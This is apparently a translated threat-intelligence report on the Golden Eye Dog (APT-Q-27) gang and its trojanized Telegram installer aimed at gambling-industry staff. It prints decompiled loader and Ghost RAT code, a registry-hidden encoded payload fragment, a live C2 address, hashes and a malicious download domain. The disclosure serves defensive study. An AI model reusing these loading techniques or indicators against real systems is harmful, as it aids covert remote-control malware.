
Operation Dragon Breath (APT-Q-27): Dimensionality Reduction Strike for the Gaming Industry

This article starts with the new activities of Golden Eye Dog, and at the end of the article will disclose the Miuuti Group organization where the Golden Eye Dog gang is located.

Overview

Since 2015, Qi'anxin Threat Intelligence Center has been maintaining high-intensity tracking of the gambling and fraud industries in East Asia, Southeast Asia and other regions. In 2020, we released the "Ukiyo-e of Southeast Asian Gaming Industry, Doing All the Black Industries and Practices" [1] made a general analysis of the background and environment of the gaming industry, and subsequently disclosed the gaming and financial industries such as Golden Eye Dog [2] , Golden Diamond Dog [1] , Golden Finger Dog [3] , etc. Targeted attack activities. The purpose of these gangs is very simple: to transfer gambling funds to their own wallets through the method of "black eat black" to achieve financial freedom.

With the normalization of the new crown epidemic, more and more gamblers prefer online gambling, but online gambling is mixed, and the threshold for platform construction is low. Induce gamblers to log on to the platform to play, and then cheat gambling money, so-called online gambling, ten bets and nine loses. We conservatively estimate that there are currently nearly 10,000 gaming sites targeting East Asian gamblers, involving hundreds of billions of gambling capital. In such a lucrative environment, it is bound to attract the attention of many hacker gangs. At present, most "gaming companies" will conduct security education and training for employees to prevent hacker gangs from entering the company's intranet by phishing social workers.



3.针对客服这一块玩家发送视频文件查单是不能避免的！特别留意玩家发送60KB左右的视频文件（正常视频文件都是1MB以上病毒普遍都是60KB一个程序），让玩家提供ID查看玩家是否是老玩家在进行点击！如有在CC或者飞机 误点了文件一定要及时反馈不要存在侥幸心理。

After years of confrontation between the offensive and defensive sides, several high-level hacker gangs have gradually emerged. From 2015 to the present, Qi Anxin Threat Intelligence Center has captured several RCE 0day attacks against the gaming industry. A foreign businessman, avast , has captured the attack against gaming companies that exploited the wps 0day vulnerability in the recently released Longbao operation article [4] . This incident shows that the level of attacks against the gaming industry is no less than that of the current mainstream APT gangs. However, the number of gaming-related global security reports every year is very small and has not been taken seriously by friends and businessmen.

Golden Eye Dog (Qianxin Internal Tracking Number APT-Q-27) is a hacker gang targeting people engaged in gambling, dog push and overseas Chinese groups in Southeast Asia. Its business scope covers remote control, mining, DDOS and traffic related. The samples are mainly disseminated in Telegram groups, and the samples have a good effect of avoiding killing. Some baits are highly targeted and very tempting.


In this article, we still start with the new activities of Golden Eyed Dog. At the end of the article, we will disclose the Miuuti Group organization where the Golden Eyed Dog gang is located.

New activity in the watering hole

Since we published "Golden Eye Dog Organization Watering Hole Campaign: Targeted Attacks on Telegram Users" [5] in late 2020 , the gang has changed the process of executing malicious code triggers to be more stealthy and harder to detect.


file name	MD5	type	ITW
Telegram Chinese version.msi	3ec706ccc848ba999f2be30fce6ac9e2	msi	https://nsjdhmdjs.com /Telegram_install.zip

A registry entry has been added to the Registry of the custom msi structure to store subsequent payloads.




Registry	R...	Key	Name	Value
1	1	Software\sudo	.	Telegram.exe
	1	Software\sudo	~1	
Version	-1	Software\[Manufacturer]\[ProductName]	Version	[ProductVersion]
Path	-1	Software\[Manufacturer]\[ProductName]	Path	[APPDIR]

The execution flow of desktop shortcuts has been modified in the Shortcut structure.




Shortcut	Directory	Name	Component	Target	Arguments
TGlaunch	DesktopFolder	Telegram	TGlaunch.exe	[#TGlaunch.exe]	dllt0.dll cYreenQillm

Once installed, the malicious registry entry is as follows:




名称	类型	数据
(默认)	REG_SZ	(数值未设置)
.	REG_SZ	Telegram.exe
~1	REG_SZ	VYvsg+xUx0XEAAAAAMdFwAAAAADHRcwAAAAAx0W8AAAAAItFCA+3CIH5TVoAAHQHM8Dp7gYAAItVCItFCANCPIlF2ItN2IE5UEUAAHQHM8Dp0...

Msi does not immediately execute malicious code during installation. When the victim's dual-computer shortcut starts Telegram, it will enter the malicious code execution process. The export function cYreenQillm of dllt0.dll is called through TGlaunch.exe. The Lnk file structure is as follows:



```
Local path (ASCII):                 C:\Users\oo\AppData\Roaming\纸飞机\TGlaunch.exe

[String Data]
Relative path (UNICODE):            ..\..\oo\AppData\Roaming\???\TGlaunch.exe
Working Directory (UNICODE):        C:\Users\oo\AppData\Roaming\???\
Arguments (UNICODE):                dllt0.dll cYreenQillm
Icon location (UNICODE):            C:\Windows\Installer\{6165EF3F-36CA-441D-9ED6-BF8B007842EB}\TGlaunch.exe

[Icon Location]
Icon location (ASCII):              %SystemRoot%\Installer\{6165EF3F-36CA-441D-9ED6-BF8B007842EB}\TGlaunch.exe
Icon location (UNICODE):            %SystemRoot%\Installer\{6165EF3F-36CA-441D-9ED6-BF8B007842EB}\TGlaunch.exe
```


It is worth mentioning that TGlaunch has a digital signature and is a normal module of a product.



数字签名信息


此数字签名正常。

The function is relatively simple, the export function of the dll is called, and the attacker uses it as a natural loader and uses it, and the white and black of another dimension are added.




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  HMODULE v4; // eax
  HMODULE v5; // esi
  FARPROC v6; // eax

  if ( argc >= 3 )
  {
    v4 = LoadLibraryA(argv[1]);
    v5 = v4;
    if ( v4 )
    {
      v6 = GetProcAddress(v4, argv[2]);
      if ( v6 )
        ((void (__stdcall *)(int, const char **))v6)(argc - 3, argv + 3);
      else
        printf("获取dll指定接口失败\r\n");
    }
    else
    {
      printf("加载给定的dll失败\r\n");
    }
    if ( v5 )
      FreeLibrary(v5);
    result = 0;
  }
  else
  {
    printf("请输入被调用的动态库路径和函数接口\r\n");
    result = 0;
  }
  return result;
}
```

dllt0.dll with aspack shell, the main function is still a Loader.



```
  v7 = 0;
  v6 = 0;
  if ( !RegOpenKeyExA(HKEY_CURRENT_USER, Software_sudo, 0, 0x20019u, &phkResult) )
  {
    Type = 1;
    cbData = 0;
    RegQueryValueExA(phkResult, _, 0, &Type, 0, &cbData);
    v0 = operator new(cbData);
    memset(v0, 0, cbData);
    Type = 1;
    if ( !RegQueryValueExA(phkResult, _, 0, &Type, (LPBYTE)v0, &cbData) )
    {
      v1 = (HWND)sub_10001350();
      ShowWindow(v1, 0);
      CreateProces_Telegram((LPCSTR)v0, CommandLine, 5, (int)&v7, (int)&v6);
      CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Decode_Reg_Exec, 0, 0, 0);
      while ( 1 )
        Sleep(0x64u);
    }
    RegCloseKey(phkResult);
  }
  return 1;
}
```


Launch a legitimate telegram program, which will then read the payload from the registry key and decrypt it for execution.



Telegram Desktop


欢迎使用 Telegram 官方桌面版客户端。
它快速且安全。

The payload loaded in memory is the Ghost modification commonly used by the Golden Eyed Dog gang.



```
else
{
  _time64(&Time);
  v3 = _localtime64(&Time);
  String = 0;
  memset(v11, 0, sizeof(v11));
  wsprintfA(&String, "%d-%d-%d %d:%d", v3->tm_year + 1900, v3->tm_mon + 1, v3->tm_mday, v3->tm_hour, v3->tm_min);
  sub_100103C0((int)"Time", &String);
  for ( j = 0; j < lstrlenA(&String); ++j )
    ++*(&String + j);
  CreateMutexA(0, 0, &String);
}
if ( GetLastError() != 183 )
{
  v6 = (CHAR *)operator new(0x104u);
  *(_DWORD *)v6 = 0;
  lstrcpyA(v6 + 4, "156.255.211.27");
  *(_DWORD *)v6 = 1445;
  ArgList[0] = (int)sub_1000F8B0;
  ArgList[1] = (int)v6;
  HIDWORD(Time) = CreateEventA(0, 0, 0, 0);
  v7 = (void *)_beginthreadex(0, 0, (_beginthreadex_proc_type)StartAddress, ArgList, 0, 0);
  WaitForSingleObject((HANDLE)HIDWORD(Time), 0xFFFFFFFF);
  CloseHandle((HANDLE)HIDWORD(Time));
  WaitForSingleObject(v7, 0xFFFFFFFF);
  CloseHandle(v7);
  operator delete(v6);
  CoUninitialize();
```

CC= 156.255.211.27:1445, the PDB of the same source code on VT is also consistent with the 2020 event.



Portable Executable Info


Debug Artifacts

Path	D:\source\MyJob\企业远程控制\Release\ServerDll.pdb
GUID	934a92fc-02c9-4bfa-ad5b-346accd7291a

The installation package of the overseas chat software potato was also found on the Shuideng website. The execution process is the same as the above, so it will not be repeated here.

Based on C2, we observed that the gang was testing an injector written in Delphi:

file name	MD5	type
mumaya20210922.exe	6bd09914b8e084f72e95a079c2265b77	Delphi/injector



